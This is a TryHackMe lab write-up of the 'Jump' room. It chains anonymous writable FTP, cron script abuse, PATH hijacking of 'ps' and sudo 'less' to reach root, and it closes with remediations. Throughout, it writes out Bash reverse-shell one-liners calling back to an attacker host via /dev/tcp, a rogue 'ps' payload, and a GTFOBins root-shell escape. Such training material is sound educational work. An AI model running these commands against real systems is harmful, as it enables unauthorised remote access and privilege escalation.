# Jump

TryHackMe — Detailed Writeup

Anonymous FTP → Cron Abuse → PATH Hijack → Sudo / GTFOBins

*Linux Privilege Escalation*

**Room:** Jump (Jr Penetration Tester — Privilege Escalation)
**Difficulty:** Medium
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**Date:** August 20, 2026


A five-stage lateral-movement chain escalating from anonymous access to root.

# Contents

# 1 Introduction

*Jump* is a Linux privilege-escalation room built around a misconfigured internal automation pipeline. The machine processes recon scripts, development backups, monitoring jobs and deployment tasks, each owned by a different user. Because every stage of the pipeline trusts the output of the previous one, abusing those trust boundaries lets an attacker walk laterally through the whole system.

The objective is to escalate from anonymous access all the way to `root`, collecting one flag per user along the way:




*Room objective: escalate through five successive users.*

`anonymous` → `recon_user` → `dev_user` → `monitor_user` → `ops_user` → `root`


Throughout this writeup the target is `10.130.167.98` and the attacking (VPN) host is `192.168.133.188`.

# 2 Reconnaissance

## 2.1 Port scanning

A full service/version scan is the natural starting point:

```
nmap -A 10.130.167.98
```




*Nmap reveals only two open ports: FTP (21) and SSH (22).*

Two services are exposed:


- **21/tcp — vsftpd 3.0.5**, and crucially the `ftp-anon` NSE script reports *Anonymous FTP login allowed*. It even flags the `incoming` directory as **writeable**.
- **22/tcp — OpenSSH 9.6p1** (Ubuntu). No credentials yet, so this is parked for later.

Anonymous, writable FTP is our first foothold.


### 2.2 Anonymous FTP and the README

Logging in as `anonymous` and listing the root of the FTP share shows a `README.txt` alongside `archive` and `uploads` directories:

```
ftp 10.130.167.98       # user: anonymous, blank password
ftp> ls
ftp> get README.txt
```




*Downloading `README.txt` over anonymous FTP.*





*The README explains the recon pipeline.*

The README documents exactly how the pipeline behaves:

> *[ recon pipeline ]*
> *All recon jobs must be placed in `incoming/`.*
> *Files are processed automatically on arrival.*
> *Invalid formats are ignored.*

Listing the share in detail confirms that `incoming` is world-writable, while the rest is not:




*The `incoming` directory is `drwxrwxrwx` — anyone can drop files in it.*


## 3 Foothold — recon_user

### 3.1 Fingerprinting the pipeline

The README says "invalid formats are ignored" but does not say what a *valid* format is. To discover what the automated job actually keys on, I created one file of every plausible extension and uploaded them all to `incoming/`:

```
touch test.conf test.job test.json test.py test.recon test.sh test.txt test.yaml
```


*One probe file per candidate extension.*





*All probe files uploaded to the FTP share.*

None of them triggered anything, which tells us the pipeline does **not** filter on the file extension — so it must be inspecting the *content*.

### 3.2 From probe to reverse shell

Testing content types, a Python reverse shell was ignored, but a Bash reverse shell placed in `incoming/` was executed by the job. Starting a listener and uploading the payload:

```
# attacker
nc -nlvp 4444
```




*The pipeline executes the Bash payload and connects back.*


The connection lands as `recon_user`:


*uid=1001(recon_user), also a member of the dev_user and devops groups.*

Note the group membership — `recon_user` belongs to the `dev_user` and `devops` groups. That will matter in the next stage.

After stabilising the shell with a PTY, the first flag is in the home directory:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
cat flag.txt
```





*First flag, in recon_user's home directory.*

```
THM{5a3f1c92-7b4e-4d91-8c2a-1f6e9b2a4c11}
```


## 4 Lateral Movement — dev_user

Inside `recon_user`'s home there is a leftover `shell.sh` reverse-shell script, a hint that scripts are being executed automatically on this box:




*An existing reverse-shell script found in the home directory.*


Enumerating writable scripts owned by other users leads to `/opt/dev/backup.sh`:




*backup.sh is owned by dev_user and group-writable — and recon_user is in the dev_user group.*

Because `recon_user` is in the `dev_user` group and the file is group-writable (`-rwxrwxr-x`), we can edit it. The script is run periodically by a cron/service running as `dev_user`, so appending a reverse shell hands us that account:

```
echo 'bash -i >& /dev/tcp/192.168.133.188/5556 0>&1' >> /opt/dev/backup.sh
```




*Reverse shell appended to the dev_user-owned backup.sh.*

Catching the callback on port 5556 gives a `dev_user` shell:

```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 5556
listening on [any] 5556 ...
connect to [192.168.133.188] from (UNKNOWN) [10.130.167.98] 49808
bash: cannot set terminal process group (4548): Inappropriate ioctl for device
bash: no job control in this shell
dev_user@tryhackme-2404:~$ id
id
uid=1002(dev_user) gid=1002(dev_user) groups=1002(dev_user),1005(devops)
dev_user@tryhackme-2404:~$
```

*uid=1002(dev_user).*

```
dev_user@tryhackme-2404:~$ ls
flag.txt
dev_user@tryhackme-2404:~$ cat flag.txt
THM{8d2b7a41-3f9c-4e55-b1a2-6c7d9e8f0123}
```

*Second flag, in dev_user's home directory.*

```
THM{8d2b7a41-3f9c-4e55-b1a2-6c7d9e8f0123}
```

# 5 Lateral Movement — monitor_user

## 5.1 Finding a hidden process with pspy

Some automation clearly runs on a timer, so I uploaded `pspy` to watch process activity without root:

```
dev_user@tryhackme-2404:~$ wget http://192.168.133.188:8080/pspy64
--2026-08-19 21:24:41--  http://192.168.133.188:8080/pspy64
Connecting to 192.168.133.188:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: 'pspy64'

pspy64              100%[===================>]   2.96M  3.95MB/s    in 0.7s

2026-08-19 21:24:41 (3.95 MB/s) - 'pspy64' saved [3104768/3104768]

dev_user@tryhackme-2404:~$
```

*Fetching pspy onto the target.*

```
2026/08/19 21:27:01 CMD: UID=1003  PID=600     | /bin/bash /usr/local/bin/healthcheck
```

*pspy shows UID 1003 repeatedly running /usr/local/bin/healthcheck.*

## 5.2 Analysing the healthcheck service

Reading the script shows why it is exploitable:

```
dev_user@tryhackme-2404:~$ cat /usr/local/bin/healthcheck
#!/bin/bash
echo "Running as: $(whoami)"
while true; do
  ps aux | grep -v grep
  sleep 5
done
```

*healthcheck loops forever calling* `ps aux` *— by relative name, not an absolute path.*

```
#!/bin/bash
echo "Running as: $(whoami)"
while true; do
  ps aux | grep -v grep
  sleep 5
done
```

The script is owned by `monitor_user`:

```
dev_user@tryhackme-2404:~$ ls -al /usr/local/bin/healthcheck
-rwxr-xr-x 1 monitor_user monitor_user 98 Apr 29 10:35 /usr/local/bin/healthcheck
```

*healthcheck is owned by monitor_user.*

and the corresponding systemd unit runs as `monitor_user` with a **controlled PATH**:


```
dev_user@tryhackme-2404:~$ ls -la /etc/systemd/system/ | grep -i health
-rw-r--r--  1 root root  171 Feb  2  2026 healthcheck.service
-rw-r--r--  1 root root  123 Jun 21 09:46 healthcheck.timer
dev_user@tryhackme-2404:~$ systemctl cat healthcheck.service
Display all 562 possibilities? (y or n)
dev_user@tryhackme-2404:~$ systemctl cat healthcheck.service
# /etc/systemd/system/healthcheck.service
[Unit]
Description=System Health Check

[Service]
Type=simple
User=monitor_user
Environment=PATH=/opt/dev/bin:/usr/local/bin:/usr/bin
ExecStart=/usr/local/bin/healthcheck
dev_user@tryhackme-2404:~$
```

*healthcheck.service: User=monitor_user, Environment=PATH=/opt/dev/bin:/usr/local/bin:/usr/bin.*

### 5.3 PATH hijacking ps

The service calls `ps` without an absolute path, and `/opt/dev/bin` — which is writable by `dev_user` — is *first* in the service's `PATH`. A malicious `ps` was already staged there; it only needed the execute bit:





*A rogue ps in /opt/dev/bin containing a setsid reverse shell.*

```
# /opt/dev/bin/ps
#!/bin/bash
setsid bash -i >& /dev/tcp/10.82.94.138/5557 0>&1

chmod +x /opt/dev/bin/ps
```

On the next loop the service runs our `ps` instead of the real one and connects back as `monitor_user`, where the third flag waits:





*Third flag, in monitor_user's home directory.*

```
THM{c1e9a7b3-2d44-4a88-9f7e-3b6c2d5a9f77}
```

# 6 Lateral Movement — ops_user

## 6.1 A sudo entry without a password


As `monitor_user`, `sudo -l` reveals a passwordless sudo rule:




*monitor_user may run /usr/local/bin/deploy.sh as ops_user, NOPASSWD.*

## 6.2 Relative-path execution in deploy.sh


`deploy.sh` is owned by `ops_user` and cannot be edited by us, but its contents give it away:




*deploy.sh changes directory and then runs ./deploy_helper.sh by relative path.*

```
#!/bin/bash
cd /opt/app 2>/dev/null
./deploy_helper.sh
```


It invokes `deploy_helper.sh`, and that helper — unlike `deploy.sh` itself — *is* writable by us:




*/opt/app/deploy_helper.sh is owned by monitor_user and therefore writable.*

So we append a reverse shell to the helper, and let the privileged `deploy.sh` execute it as `ops_user`:


```
echo 'bash -i >& /dev/tcp/192.168.133.188/5559 0>&1' >> /opt/app/deploy_helper.sh
sudo -u ops_user /usr/local/bin/deploy.sh
```




*Reverse shell appended to deploy_helper.sh.*


*Running the sudo-allowed deploy.sh triggers our payload.*

The listener receives an `ops_user` shell and the fourth flag:





*Fourth flag, in ops_user's home directory.*

```
THM{f7a2c9d1-6e33-4b55-8d11-9c0a7b2e4d88}
```


## 7 Privilege Escalation — root

The final hop is the simplest. As `ops_user`, `sudo -l` shows passwordless sudo on `/usr/bin/less`:




*ops_user may run /usr/bin/less as root, NOPASSWD.*

`less` is a classic GTFOBins target: when run under sudo it can spawn a shell that inherits root privileges (they are not dropped):





*GTFOBins sudo entry for less.*

```
sudo -u root less /etc/hosts
```

```
# then inside the pager:
!/bin/sh
```

This drops into a root shell:




*uid=0(root) — full compromise achieved.*

At this point we have `uid=0` and can read the final flag from `/root/`, completing the chain from anonymous FTP to root.

# 8 Remediations

## 8.1 Anonymous, writable FTP

Disable anonymous access on `vsftpd` (`anonymous_enable=NO`) or, at minimum, never grant it write access. A world-writable drop directory that feeds an automated executor is remote code execution by design. If an upload directory is required, store uploaded files outside any execution path and process them in a sandbox.

## 8.2 Content-triggered execution of uploaded files

The recon pipeline executed attacker-supplied file content. Untrusted input should be treated as data, never executed. Parse and validate uploads against a strict allow-list schema, run any processing as an unprivileged, sandboxed identity, and drop anything that does not match.

## 8.3 Group-writable scripts run by automation

`/opt/dev/backup.sh` was group-writable and executed on a timer by a more privileged user. Scripts invoked by cron/systemd must be owned by `root` (or the running service user) and be writable by *no one else* — `chmod 750`, `chown root:root`. Review group memberships (here `recon_user` inheriting `dev_user`) so that a low-privileged account cannot edit another user's automation.

## 8.4 Relative command names and controlled PATH

The `healthcheck` service called `ps` by name while placing a writable directory first in `PATH`. Always call binaries by absolute path in privileged scripts (`/usr/bin/ps`), and never put a user-writable directory ahead of the system directories in a service `PATH`.

